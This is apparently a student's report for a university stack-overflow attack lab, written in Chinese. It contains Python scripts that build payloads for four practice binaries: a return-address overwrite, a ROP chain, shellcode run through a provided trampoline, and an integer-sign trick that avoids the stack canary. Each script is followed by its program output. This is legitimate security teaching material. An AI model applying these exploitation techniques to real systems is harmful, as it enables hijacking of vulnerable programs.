

# 栈溢出攻击实验报告 (Attack Lab Report)

姓名：齐煜

学号：2024201477

## 题目解决思路

### Problem 1:

- 分析：

通过反汇编 objdump -d problem1 分析 func 函数，发现程序存在经典的 strcpy 漏洞。栈帧分析显示，局部变量缓冲区起始位置距离 rbp 为 8 字节。考虑到 64 位系统中 Saved RBP 占用 8 字节，我们需要覆盖的总长度为 **16 字节**，紧接着便是返回地址。目标是将返回地址覆盖为 func1 的入口地址 0x401216，从而劫持控制流。

- 解决方案：

```
#!/usr/bin/env python3

def generate_exploit():
    # 配置参数
    file_name = "ans1.txt"
    buffer_size = 8
    rbp_size = 8
    target_jump = 0x401216 # func1 address


    # 1. 构建垃圾数据 (Padding)
    raw_payload = bytearray()
    for _ in range(buffer_size + rbp_size):
        raw_payload.append(0x41) # 0x41 is 'A'

    # 2. 追加目标地址 (小端序)
    addr_bytes = target_jump.to_bytes(8, byteorder='little')
    raw_payload.extend(addr_bytes)

    # 3. 写入文件
    with open(file_name, "wb") as f_out:
        f_out.write(raw_payload)
    print(f"[+] 成功生成 {file_name}")

if __name__ == "__main__":
    generate_exploit()
```

- 结果：



执行 ./problem1 ans1.txt，控制流成功跳转。

## Problem 2:

- 分析：

本题开启了 NX 保护，栈不可执行。我们需要构造 ROP 链 (Return Oriented Programming)。目标函数 func2 (0x401216) 需要验证第一个参数 %rdi 是否为 0x3f8 (1016)。

通过搜索 gadget，找到了 pop %rdi; ret 指令序列 (地址 0x4012c7)。

- 解决方案：

```
import sys

# 关键地址
GADGET_POP_RDI = 0x4012c7
FUNC_TARGET     = 0x401216
ARGUMENT_VAL    = 0x3f8

# 构建 Payload
payload = b'A' * 16           # Buffer + RBP
payload += GADGET_POP_RDI.to_bytes(8, 'little')
payload += ARGUMENT_VAL.to_bytes(8, 'little')
payload += FUNC_TARGET.to_bytes(8, 'little')

with open('ans2.txt', 'wb') as f:
    f.write(payload)
```

- 结果：

```
--- Problem 2 Output ---
Do you like ICS?
Welcome to the second level!
Yes! I like ICS!
```

执行 ./problem2 ans2.txt，参数传递正确，成功输出。

## Problem 3:

- 分析：

ASLR 导致栈地址随机化，但题目通过 `jmp_xs` (0x401334) 留了后门。该函数会跳转到 `saved_rsp + 0x10` 的位置，恰好是我们缓冲区的起始位置。

Shellcode 目标：将 `0x72` 赋值给 `%rdi`，并调用 `0x401216`。

- 解决方案：

```

import struct

def create_shellcode_payload():
    trampoline_addr = 0x401334
    # mov edi, 0x72; mov eax, 0x401216; call rax
    code_ints = [191, 114, 0, 0, 0, 184, 22, 18, 64, 0, 255, 208]
    shellcode = bytes(code_ints)

    # Padding to RET address (40 bytes total)
    padding = b'\x90' * (40 - len(shellcode))
    final_data = shellcode + padding + struct.pack('<Q', trampoline_addr)
    return final_data

with open('ans3.txt', 'wb') as f:
    f.write(create_shellcode_payload())

```

- 结果：

```

--- Problem 3 Output ---
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114

```

执行 ./problem3 ans3.txt, Shellcode 执行成功，打印幸运数字 114。

## Problem 4:

- 分析：

本题启用 Canary 保护。通过审计汇编发现 func 存在逻辑漏洞：程序对输入整数进行减法循环。如果输入 -1 (即 0xffffffff), 在特定无符号/有符号转换逻辑下可绕过检查，进入成功分支，而不必破坏栈结构。

**Canary 机制体现：**通过 mov %fs:0x28, %rax 设置并在返回前校验。本解法通过逻辑溢出完全避开了栈覆盖，故 Canary 不会被触发。

- 解决方案：

```
# 生成交互式输入数据
inputs = ["MyUser", "MyID_123", "-1"]
payload_str = "\n".join(inputs) + "\n"

with open("ans4.txt", "w") as f:
    f.write(payload_str)
```

- 结果：

```
--- Problem 4 Output ---
hi please tell me what is your name?
hi! do you like ics?
if you give me enough yuansi,I will let you pass!
your money is 4294967295
great!I will give you great scores
```

执行 `./problem4 < ans4.txt`, 成功输出 "your money is 4294967295"。

## 参考资料

1. *Computer Systems: A Programmer's Perspective*. Bryant & O'Hallaron.
2. *Linux Programmer's Manual* (man pages).
3. *CTF Wiki - Pwn / Stack Overflow*.